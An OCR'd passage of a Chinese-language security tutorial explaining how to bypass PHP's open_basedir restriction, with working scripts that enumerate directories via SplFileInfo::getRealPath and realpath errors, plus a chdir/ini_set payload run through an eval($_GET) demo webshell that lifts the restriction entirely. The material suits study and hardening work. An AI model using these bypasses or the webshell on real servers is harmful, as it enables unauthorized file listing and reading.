
SplFileInfo 类为单个文件的信息提供了一个高级的面向对象的接口。

而其中 `getRealPath()` 用于获取文件的绝对路径，bypass 原理同样是基于报错，该方法在获取文件路径的时候，如果存入

一个不存在的路径时，会返回 false，否则返回绝对路径，而且他还直接忽略了 open_basedir 的设定。

脚本如下

```
<?php
ini_set('open_basedir', dirname(__FILE__));
printf("open_basedir: %s <br/><br/>", ini_get('open_basedir'));
$basedir = 'D:/CSGO/';
$arr = array();
$chars = 'abcdefghijklmnopqrstuvwxyz0123456789';
for ($i=0; $i < strlen($chars); $i++) {
    $info = new SplFileInfo($basedir . $chars[$i] . '<<');
    $re = $info->getRealPath();
    if ($re) {
        echo $re."<br>";
    }
}
```



```
D:\CSGO\libraryfolder.vdf
D:\CSGO\steam.dll
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210816225603-140a7786-fea2-1.png)

利用 realpath 列目录

环境要求: Windows


realpath() 返回规范化的绝对路径名, 它可以去掉多余的../ 或./ 等跳转字符，能将相对路径转换成绝对路径。

```
realpath(string $path): string|false
```

bypass 原理:
与上面说到的两种方式类似。在开启了 open_basedir 的情况下，如果我们传入一个不存在的文件名，会返回 false，但是如果我们传入一个不在 open_basedir 里的文件的话，他就会返回 `file is not within the allowed path(s)` ，有点像盲注, 基于报错来判断文件名。

脚本入下:

```php
<?php
ini_set('open_basedir', dirname(__FILE__));
printf("<b>open_basedir: %s</b><br />", ini_get('open_basedir'));
set_error_handler('isexists');
$dir = 'D:/5E/5EClient/';
$file = '';
$chars = 'abcdefghijklmnopqrstuvwxyz0123456789_';
for ($i=0; $i < strlen($chars); $i++) {
        $file = $dir . $chars[$i] . '<><';
        realpath($file);
}
function isexists($errno, $errstr)
{
        $regexp = '/File\((.*)\) is not within/';
        preg_match($regexp, $errstr, $matches);
        if (isset($matches[1])) {
                printf("%s <br/>", $matches[1]);
        }
}
?>
```


http://127.0.0.1/2.php
127.0.0.1/2.php
搜索
INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
Load URL
Split URL
Execute
127.0.0.1/2.php
Post data
Referrer
0xHEX
%URL
BASE64
Insert strin
open_basedir: D:\phpstudy\phpstudy_pro\WWW
D:\5E\5EClient\chrome_100_percent.pak
D:\5E\5EClient\d3dcompiler_47.dll
D:\5E\5EClient\ffmpeg.dll
D:\5E\5EClient\icudtl.dat
D:\5E\5EClient\libEGL.dll
D:\5E\5EClient\resources
D:\5E\5EClient\snapshot_blob.bin
D:\5E\5EClient\Uninstall 5EClient.exe
D:\5E\5EClient\v8_context_snapshot.bin
D:\5E\5EClient\5EClient.exe

(https://xzfile.aliyuncs.com/media/upload/picture/20210816225615-1ab27624-fea2-1.png)

利用 chdir 与 ini_set

`chdir` 将工作目录切换到指定的目录，函数原型为

```
chdir(string $directory): bool
```

`ini_set` i 用来设置 php.ini 的值，无需打开 php.ini 文件，就能修改配置。函数原型为:

```
ini_set(string $option, string $value): string|false
```

设置指定配置选项的值。这个选项会在脚本运行时保持新的值，并在脚本结束时恢复。


bypass 原理大概 open_basedir 设计逻辑的安全问题
分析过程参考：从 PHP 底层看 open_basedir bypass
(https://skysec.top/2019/04/12/%E4%BB%8EPHP%E5%BA%95%E5%B1%82%E7%9C%8Bopen-basedir-bypass/)

一个小 demo，将该文件放到网站目录下:

```
<?php
echo 'open_basedir: '.ini_get('open_basedir').'<br>';
echo 'GET: '.$_GET['c'].'<br>';
eval($_GET['c']);
echo 'open_basedir: '.ini_get('open_basedir');
?>
```

构造 payload

```
mkdir('sub');chdir('sub');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(scandir('/'));
```



(https://xzfile.aliyuncs.com/media/upload/picture/20210816225620-1daba990-fea2-1.png)

open_basedir 被设置成了'\', 失去原有的限制。

Reference

浅谈几种 Bypass open_basedir 的方法
(https://www.mi1k7ea.com/2019/07/20/%E6%B5%85%E8%B0%88%E5%87%A0%E7%A7%8DBypass-open-basedir%E7%9A%84%E6%96%B9%E6%B3%95/)

PHP bypass open_basedir (http://diego.team/2020/07/28/PHP-bypass-open_basedir/)

php5 全版本绕过 open_basedir 读文件脚本 (https://www.leavesongs.com/bypass-open-basedir-readfile.html)